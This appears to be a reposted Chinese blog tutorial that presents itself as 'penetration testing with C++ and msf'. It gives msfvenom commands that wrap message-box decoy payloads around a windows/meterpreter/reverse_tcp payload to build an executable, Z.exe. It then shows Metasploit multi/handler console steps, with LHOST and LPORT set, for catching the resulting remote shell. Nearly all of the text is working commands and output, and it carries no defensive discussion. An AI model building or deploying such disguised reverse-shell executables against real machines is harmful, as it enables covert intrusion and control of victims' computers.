C++既可以进行C语言的过程化程序设计,又可以进行以抽象数据类型为特点的基于对象的程序设计语言。本文将为你讲解利用C++配合msf进行渗透测试。喜欢的话就收藏点赞吧!
🐼一:制作对话框
msfvenom -a x86 --platform windows -p windows/messagebox TEXT="bbskali.cn" -f raw > messageBox
-a:操作系统的类型 64位和32位
-p:指定攻击平台 windows
TEXT:对话框中显示的文字
-f:输出格式
🐓二:制作二级标题
msfvenom -c messageBox -a x86 --platform windows -p windows/messagebox TEXT="blog.bbskali.cn" -f raw > messageBox2
🐹三:将c++打包生成exe
msfvenom -c messageBox2 -a x86 --platform Windows -p
windows/meterpreter/reverse_tcp LHOST=192.168.3.209 LPORT=5555 -f exe -o Z.exe
LHOST:本机ip地址
LPORT:端口
-o :生成文件
🌈四:终端启动msfconsole并配置参数
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options
Module options (exploit/multi/handler):
   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
Payload options (windows/meterpreter/reverse_tcp):
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port
Exploit target:
  Id  Name
   --  ----
   0   Wildcard Target
msf exploit(multi/handler) > set LHOST 192.168.3.209
LHOST => 192.168.3.209
msf exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf exploit(multi/handler) > exploit
🔥五:运行shell
😎六:得到shell
更多精彩文章 关注我们
原文作者:Kali笔记;如有侵权,请联系管理员删除。
上一篇:
刷礼物被骗了几个W
下一篇:
女票查岗记—让渣男无处遁形

请登录后发表评论
登录
全部评论
